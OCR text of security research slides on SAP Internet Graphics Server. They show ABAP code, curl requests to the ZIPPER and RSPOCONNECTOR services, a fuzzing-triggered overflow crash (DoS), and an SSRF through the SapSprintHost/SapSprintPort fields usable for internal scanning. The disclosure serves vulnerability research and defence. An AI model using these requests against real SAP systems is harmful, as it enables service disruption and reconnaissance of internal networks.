
report : GRAPHICS_IGS_ZIPPER_DEMO



class : CL_IGS_ZIPPER



class : CL_IGS_ZIPPER



Method : RENDER_XML

Method RENDER_XML Active

```
1  method RENDER_XML .
2
3    data: l_document        type ref to if_ixml_document,
4          l_parent          type ref to if_ixml_element,
5          l_element         type ref to if_ixml_element,
6          l_value           type string,
7          l_result          type i,
8          l_ostream         type ref to if_ixml_ostream.
9    data: l_file            type file_type.
10
11   l_document = m_ixml->create_document( ).
12   l_parent = l_document->create_simple_element(
13     name   = 'REQUEST'
14     parent = l_document
15   ).
16   l_element = l_document->create_simple_element(
17     name   = 'COMPRESS'
18     parent = l_parent
19   ).
20   l_result = l_element->set_attribute(
21     name   = 'type'
22     value  = 'zip'
23   ).
24   l_parent = l_document->create_simple_element(
25     name   = 'FILES'
26     parent = l_element
27   ).
28
29   LOOP AT m_files INTO l_file.
30
31     l_element = l_document->create_simple_element(
32       name   = 'FILE'
33       parent = l_parent
```

zip.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<REQUEST>
  <COMPRESS format="zip">
    <FILES>
        <FILE name="file1" path="/EasternPalace" size="17"></FILE>
        <FILE name="file2" path="/DesertPalace" size="17"></FILE>
    </FILES>
  </COMPRESS>
</REQUEST>
```

Like XMLCHART, request is multipart type :

```
curl -sKL -X POST "http://sapserver:40080/ZIPPER" \
-H "Content-Type: multipart/form-data" \
-F "xml=@zip.xml" \
-F "file1=@file1" \
-F "file2=@file2"
```

SAP IGS responds...

```
<A name="META" href="/output/META_151618086614068613404672-112978
<A name="ZIPFILE" href="/output/zipfile_1516180866876874 00.zip">ZIP
```

```
Archive:  zipfile_1516180866876874 00.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       17  2018-01-17 01:21   /EasternPalace/file1
       17  2018-01-17 01:21   /DesertPalace/file2
---------                     -------
       34                     2 files
```

VULN #3

Overflow...

I was manually testing inputs like a normal end user...

```
$(python -c "import string;print string.printable")
$(python -c "print 'A'*10000")
```

... when a Portwatcher crashed

```
<TITLE>SAP Internet Graphics Server</TITLE></HEAD><BODY>
<H2><B>500 Internal Server Error</B></H2><BR><HR>
<BR>Error in interpreter communication<BR><BR><HR>
```

```
root@sapigs:/sapmnt/NPL/exe/uc/linuxx86_64# _
```


```
villain # python igs_http_zipper_demo1.py -d 10.11.12.13 _
```

Ok DoS here. Exploitable ?

- strchr() before vulnerable function
- if \x00 in our payload -> invalid xml error
- the vulnerable function isn't reached

AGENDA


- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion


RFC
HTTP(S)
RFC Listener
HTTP(S) Listener
Multiplexer
TCP/IP
Portwatcher
XMLCHART Interpreter
ZIPPER Interpreter
RSPOCONNECTOR Interpreter
IMGCONV Interpreter
BWGIS Interpreter
GFWCHART Interpreter
Portwatcher
XMLCHART Interpreter
...

HOW DOES IT WORK ?

RSPOCONNECTOR provides an interface to communicate with printers.


SIGS / Goto / Test / RSPO Connector




report : GRAPHICS_IGS_RSPO_TEST

... nothing useful

- Search for class name like : cl*igs*
- CL_RSPO_IGS_SNMP



method : GET_SAPSPRINT_VERSION



- No xml input
- It appears that the report sends a "string" to IGS

- It is also a multipart/form-data request
- Example for GetSapSprintProtocolVersion :

```
curl -sKL -X POST "http://sapserver:40080/RSPOCONNECTOR" \
-H "Content-Type: multipart/form-data" \
-F "RspoVersion=1" \
-F "RspoConnRequest=GetSapSprintProtocolVersion" \
-F "SapSprintHost=host" \
-F "SapSprintPort=515"
```

- Spent a lot of time to build a SAPSprint server
- Lot of failed here
- But found a little thing...

VULN #4

Simple SSRF...

- Using request GetSapSprintProtocolVersion
- We can specify options :
  - SapSprintHost
  - SapSprintPort
- Return Code is writen in file :
  - "/output/RspoConnReturnCode_<blabla>"

Could be used for internal scanning


By evaluating the error log code

```
attacker          -> SAP IGS           -> internal SAP
192.168.123.51       192.168.123.13
                     10.11.12.13          10.11.12.2
```

```
villain # _
```

AGENDA

- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion



RFC
HTTP(S)
RFC Listener
HTTP(S) Listener
Multiplexer
TCP/IP
Portwatcher
XMLCHART Interpreter
ZIPPER Interpreter
RSPOCONNECTOR Interpreter
IMGCONV Interpreter
BWGIS Interpreter
GFWCHART Interpreter
Portwatcher
XMLCHART Interpreter
...

HOW DOES IT WORK ?

